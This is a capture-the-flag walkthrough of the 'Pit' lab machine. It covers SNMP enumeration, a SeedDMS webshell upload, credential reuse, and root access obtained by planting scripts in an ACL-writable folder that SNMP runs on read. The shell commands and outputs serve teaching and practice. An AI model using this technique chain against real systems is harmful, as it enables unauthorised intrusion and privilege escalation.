Pit walkthrough

Index

Index 1
List of pictures 1
Disclaimer 2
Reconnaissance 2
Initial foothold 3
User flag 4
Privilege escalation 7
Personal comments 9
Appendix A – More details on privilege escalation method 9
Appendix B – CVE-2019-12744 9
References 10

List of pictures

Figure 1 - nMap scan results (part 1) 2
Figure 2 - nMap scan results (part 2) 2
Figure 3 - nMap UDP scan results 3
Figure 4 - Domain found 3
Figure 5 - Application found 4
Figure 6 - Userame found 4
Figure 7 - Security considerations SeedDMS v. 5.1.15 4
Figure 8 - Web shell uploading 5
Figure 9 - Webshell invocked 5
Figure 10 - Downloading Web application 6
Figure 11 - Credentials found 6
Figure 12 - User flag 6
Figure 13 - Command found 7
Figure 14 - Script “monitor” code 7
Figure 15 - ACLs on monitoring folder 7
Figure 16 - SNMP configuration allow monitoring script execution 8
Figure 17 - Privilege escalation exploit 8
Figure 18 - Root flag 8
Figure 19 - Attempt to write file in /root/.ssh folder 9
Figure 20 - Attempt results 9

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿kali)-[~/…/Linux/Medium/Pit/nMap]
└─$ nmap -sT -sV -p- -A 10.10.10.241 -oA Pit
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-10 09:09 PDT
Nmap scan report for 10.10.10.241
Host is up (0.041s latency).
Not shown: 65381 filtered tcp ports (no-response), 151 filtered tcp ports (host-unreach)
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA)
|   256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA)
|_  256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519)
80/tcp   open  http               nginx 1.14.1
|_http-server-header: nginx/1.14.1
|_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
9090/tcp open  ssl/zeus-admin?
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
|     X-DNS-Prefetch-Control: off
|     Referrer-Policy: no-referrer
|     X-Content-Type-Options: nosniff
|     Cross-Origin-Resource-Policy: same-origin
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     request
|     </title>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <style>
|     body {
|     margin: 0;
|     font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
|     font-size: 12px;
|     line-height: 1.66666667;
|     color: #333333;
|     background-color: #f5f5f5;
|     border: 0;
|     vertical-align: middle;
|     font-weight: 300;
|_    margin: 0 0 10p
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Not valid before: 2020-04-16T23:29:12
```

Figure 1 - nMap scan results (part 1)



Figure 2 - nMap scan results (part 2)

Open ports are 22, 80 and 9090. Therefore, SSH service is enabled on port 22 and there are two web application on ports 80 and 9090. Lastly, nMap recognized Linux as operative system. In this case, an UDP scan was useful:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ sudo nmap -sU -sV --top-ports 1000 -A 10.10.10.241
[sudo] password for k14d1u5:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-10 10:13 PDT
Stats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 8.73% done; ETC: 10:29 (0:14:38 remaining)
Stats: 0:12:38 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 71.43% done; ETC: 10:31 (0:05:03 remaining)
Stats: 0:17:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 10:31 (0:00:00 remaining)
Nmap scan report for pit.htb (10.10.10.241)
Host is up (0.15s latency).
Not shown: 999 filtered udp ports (admin-prohibited)
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-sysdescr: Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64
|_  System uptime: 34m2.27s (204227 timeticks)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 4ca7e41263c5985e00000000
|   snmpEngineBoots: 76
|_  snmpEngineTime: 34m02s
| snmp-processes:
|   1:
|   2:
|   3:
|   4:
|   6:
|   9:
|   10:
|_  11:
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   55.29 ms 10.10.14.1
2   55.37 ms pit.htb (10.10.10.241)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1106.18 seconds
```

Figure 3 - nMap UDP scan results

I scanned the first 1000 ports in UDP and I just found SNMP service on port 161.

Initial foothold

First of all, I browsed to the web applications. The one on port 80 is empty, I just received the Nginx default index page. The one on port 9090 has a login form. Also, I found a new domain in its certificate:



Figure 4 - Domain found

I tried to access to this domain, but I received a forbidden message. At this point I started to analyze the SNMP service. Using SNMPWalk tool, I found a new application:

```
1851 UCD-SNMP-MIB::dskIndex.2 = INTEGER: 2
1852 UCD-SNMP-MIB::dskPath.1 = STRING: /
1853 UCD-SNMP-MIB::dskPath.2 = STRING: /var/www/html/seeddms51x/seeddms
1854 UCD-SNMP-MIB::dskDevice.1 = STRING: /dev/mapper/cl-root
1855 UCD-SNMP-MIB::dskDevice.2 = STRING: /dev/mapper/cl-seeddms
1856 UCD-SNMP-MIB::dskMinimum.1 = INTEGER: 10000
1857 UCD-SNMP-MIB::dskMinimum.2 = INTEGER: 100000
1858 UCD-SNMP-MIB::dskMinPercent.1 = INTEGER: -1
1859 UCD-SNMP-MIB::dskMinPercent.2 = INTEGER: -1
```

Figure 5 - Application found

Also, I found a plausible username too, as shown in the following figure:

```
1945 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".6 = STRING: user
1946 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".7 = STRING:
1947 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".8 = STRING:                Labeling   MLS/       MLS/
1948 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".9 = STRING: SELinux User    Prefix     MCS Level  MCS Range                      SELinux Roles
1949 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".10 = STRING:
1950 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".11 = STRING: guest_u         user       s0         s0                             guest_r
1951 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".12 = STRING: root           user       s0         s0-s0:c0.c1023                 staff_r sysadm_r system_r unconfined_r
1952 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".13 = STRING: staff_u        user       s0         s0-s0:c0.c1023                 staff_r sysadm_r unconfined_r
1953 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".14 = STRING: sysadm_u       user       s0         s0-s0:c0.c1023                 sysadm_r
1954 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".15 = STRING: system_u       user       s0         s0-s0:c0.c1023                 system_r unconfined_r
1955 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".16 = STRING: unconfined_u   user       s0         s0-s0:c0.c1023                 system_r unconfined_r
1956 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".17 = STRING: user_u         user       s0         s0                             user_r
1957 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".18 = STRING: xguest_u       user       s0         s0                             xguest_r
1958 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".19 = STRING: login
1959 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".20 = STRING:
1960 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".21 = STRING: Login Name           SELinux User         MLS/MCS Range        Service
1961 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".22 = STRING:
1962 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".23 = STRING:    default          unconfined_u         s0-s0:c0.c1023       *
1963 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".24 = STRING: michelle          user_u               s0                   *
1964 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".25 = STRING: root             unconfined_u         s0-s0:c0.c1023       *
1965 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".26 = STRING: System uptime
1966 NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".27 = STRING:  11:35:17 up 30 min,  0 users,  load average: 2.12, 1.43, 0.87
1967 End of MIB
1968
```

Figure 6 - Username found

User flag

Since I found an application path, I tried to access to it using the URLs I had. I successful accessed to it on http://dms-pit.htb URL, where I found a new login form. Also, since I found a plausible username, I tried to use it in both login forms I found. However, I hadn't a password. Therefore, I tried to use the username as password too. Luckily, I was successful on http://dms-pit.htb URL. The application running on this URL was SeedDMS version 5.1.15. I found a changelog file on the portal and it seems to be patched against CVE-2019-12744. However, the SeedDMS 5.1.15 readme file shows that a vulnerability could be still present:

```
SECURITY CONSIDERATIONS
=======================

A crucial point when setting up SeedDMS is the propper placement of the
data directory. Do not place it below your document root as
configured in your web server! If you do so, there is good change that
attackers can easily access your documents with a regular browser.
If you can't place the data directory outside of document root, that either
restrict access to it with an appropriate .htaccess file or/and change
the `contentOffsetDir` in `settings.xml` to something random, but ensure it
is still a valid directory name. If you change contentOffsetDir then
do not forget to move `data/1048576` to `data/<your random name>`.
```

Figure 7 - Security considerations SeedDMS v. 5.1.15

At this point, I looked for some interesting exploit on the Internet. Luckily, I found one and I was able to exploit it. Therefore, I uploaded a webshell using the portal at http://dms-pit.htb URL:



Figure 8 - Web shell uploading

After, I can access to my web shell just uploaded using the http://dms-pit.htb/seeddms51x/data/1048576/29/1.php?cmd=hostname, as described by the exploit:



Figure 9 - Webshell invoked

Sadly, the web shell was deleted every few minutes. Therefore, to work without interruption, I decided to open a connection to my Kali and download all application files:



Figure 10 - Downloading Web application

In this way I was able to explore all application files on my local Kali machine. Looking in all these files, I found new credentials:



Figure 11 - Credentials found

Finally, the new password found was useful to login as *michelle* user on the web application running on port 9090 and I was able to retrieve the user flag:



Figure 12 - User flag

Privilege escalation

Since I wanted to work on my local Kali machine, the first thing I did was create SSH key for *michelle* user, so I was able to connect via SSH to the target. At this point I was looking for a way to escalate my privileges. It was a very though task, because I didn't find anything using the common techniques. After a while, I checked again the full SNMPWalk output. Just in that moment finally I found something useful. In that results I found a script name, set in an extended command field:

```
1876 UCD-SNMP-MIB::dskAvailHigh.1 = Gauge32: 0
1877 UCD-SNMP-MIB::dskAvailHigh.2 = Gauge32: 0
1878 UCD-SNMP-MIB::dskUsedLow.1 = Gauge32: 2235444
1879 UCD-SNMP-MIB::dskUsedLow.2 = Gauge32: 50104
1880 UCD-SNMP-MIB::dskUsedHigh.1 = Gauge32: 0
1881 UCD-SNMP-MIB::dskUsedHigh.2 = Gauge32: 0
1882 UCD-SNMP-MIB::dskErrorFlag.1 = INTEGER: noError(0)
1883 UCD-SNMP-MIB::dskErrorFlag.2 = INTEGER: error(1)
1884 NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 2
1885 NET-SNMP-EXTEND-MIB::nsExtendCommand."memory" = STRING: /usr/bin/free
1886 NET-SNMP-EXTEND-MIB::nsExtendCommand."monitoring" = STRING: /usr/bin/monitor
1887 NET-SNMP-EXTEND-MIB::nsExtendArgs."memory" = STRING:
1888 NET-SNMP-EXTEND-MIB::nsExtendArgs."monitoring" = STRING:
```

Figure 13 - Command found

At first glance, I thought it was an executable file. But when I checked it, I found out that it was a script:

```
[michelle@pit snmp]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
```

Figure 14 - Script "monitor" code

This script executes all scripts contained in */usr/local/monitoring/* and that its name begins with *check* and ends with *sh*. All I needed to do was create a proper script I the right folder. However, I was not able to read that path. Luckily, I was able to write in it because of the specific limited ACL rules set:

```
[michelle@pit monitoring]$ getfacl /usr/local/monitoring
getfacl: Removing leading '/' from absolute path names
# file: usr/local/monitoring
# owner: root
# group: root
user::rwx
user:michelle:-wx
group::rwx
mask::rwx
other::---
```

Figure 15 - ACLs on monitoring folder

At this point, I needed to understand how to run my malicious script. I tried to create a reverse shell script and waited for its automatic execution. I hoped that monitor script was periodically invoked, but my assumption was wrong. After a while, I did research on the Internet and I found out I can run scripts via SNMP. I had confirmation about it analyzing the SNMPWalk output:

```
NET-SNMP-EXTEND-MIB::nsExtendArgs."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."memory" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."memory" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."monitoring" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."memory" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendExecType."monitoring" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."memory" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."monitoring" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."memory" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStorage."monitoring" = INTEGER: permanent(4)
```

Figure 16 - SNMP configuration allow monitoring script execution

To do it, I just needed to run an SNMP enumeration to run the monitor script again. However, I was not able to open a reverse shell. It was due to SELinux. At this point, I thought to use again the same technique I used before and install SSH key for the $root$ user. Therefore, I created SSH key on my local Kali machine and I developed a script to download it and save it in the $/root/.ssh$ folder. At this point, I just needed to run again an SNMP enumeration to run the monitor script and, consequently, my malicious script:



Figure 17 - Privilege escalation exploit

Finally, I can use the SSH key to access as $root$ user on the target and retrieve the root flag:

```
┌──(k14d1u5㉿kali)-[~/Desktop/sshroot]
└─$ ssh root@10.10.10.241 -i id_rsa
Web console: https://pit.htb:9090/ or https://10.10.10.241:9090/

Last login: Thu Nov  3 06:15:20 2022
[root@pit ~]# pwd
/root
[root@pit ~]# ls -la
total 28
dr-xr-x---.  5 root root 225 Jul  2 04:21 .
drwxr-xr-x. 17 root root 224 May 10  2021 ..
lrwxrwxrwx.  1 root root   9 May 10  2021 .bash_history -> /dev/null
-rw-r--r--.  1 root root  18 May 11  2019 .bash_logout
-rw-r--r--.  1 root root 176 May 11  2019 .bash_profile
-rw-r--r--.  1 root root 176 May 11  2019 .bashrc
drwx------.  3 root root  20 Apr 17  2020 .config
-rw-r--r--.  1 root root 100 May 11  2019 .cshrc
lrwxrwxrwx.  1 root root   9 May 10  2021 .mysql_history -> /dev/null
drwx------.  2 root root  29 Apr 18  2020 .ssh
-rw-r--r--.  1 root root 129 May 11  2019 .tcshrc
-rwx------.  1 root root 706 Apr 22  2020 cleanup.sh
drwx------.  2 root root 101 Nov  3  2022 monitoring
lrwxrwxrwx.  1 root root   9 May 10  2021 null -> /dev/null
-r--------.  1 root root  33 Jul  2 04:21 root.txt
[root@pit ~]# cat root.txt
3                                   2
[root@pit ~]#
```

Figure 18 - Root flag

Personal comments

This box was very challenging for me due to at least three reasons. The first one is that you need to thoroughly analyze and explore software documentation even if you find notes that issues are fixed. In this case, anything makes you sure a plausible exploit works, but it is always better to try. In this case, it worked. The second reason is that the backdoor you upload on http://dms-pit.htb/ portal will die after few minutes. It is very frustrating and don't let you to work steadily. Last reason is that it was my first box which use again something that was useful before. In this case, I needed to go deeper in SNMP output in different points of progress. Usually, each thing let you to get some information in a specific phase of progress and after that it is not useful again. In conclusion, this box is very interesting and allowed me to learn several things. I liked it, but in my opinion is a little bit harder than classic medium difficulty.

Appendix A – More details on privilege escalation method

When I tried to escalate my privileges, I tried to write a different file in the $/root/.ssh$ folder suing a custom script as I did in the walkthrough:

```
[michelle@pit ~]$ vi /usr/local/monitoring/checkSSH2.sh
[michelle@pit ~]$ cat /usr/local/monitoring/checkSSH2.sh
#!/bin/bash
touch /root/.ssh/test.txt
echo "my file bello" > /root/.ssh/test.txt
ls -la /root/.ssh
cat /root/.ssh/test.txt
[michelle@pit ~]$
```

Figure 19 - Attempt to write file in /root/.ssh folder

```
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".2 = STRING: OK - Connection to database successful.
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".3 = STRING: System release info
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".4 = STRING: CentOS Linux release 8.3.2011
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".5 = STRING: SELinux Settings
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".6 = STRING: user
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".7 = STRING:
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".8 = STRING:                Labeling   MLS/       MLS/
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".9 = STRING: SELinux User    Prefix     MCS Level  MCS Range                      SELinux Roles
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".10 = STRING:
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".11 = STRING: guest_u         user       s0         s0                             guest_r
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".12 = STRING: root            user       s0         s0-s0:c0.c1023                 staff_r sysadm_r system_r unconfined_r
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".13 = STRING: staff_u         user       s0         s0-s0:c0.c1023                 staff_r sysadm_r unconfined_r
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".14 = STRING: sysadm_u        user       s0         s0-s0:c0.c1023                 sysadm_r
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".15 = STRING: system_u        user       s0         s0-s0:c0.c1023                 system_r unconfined_r
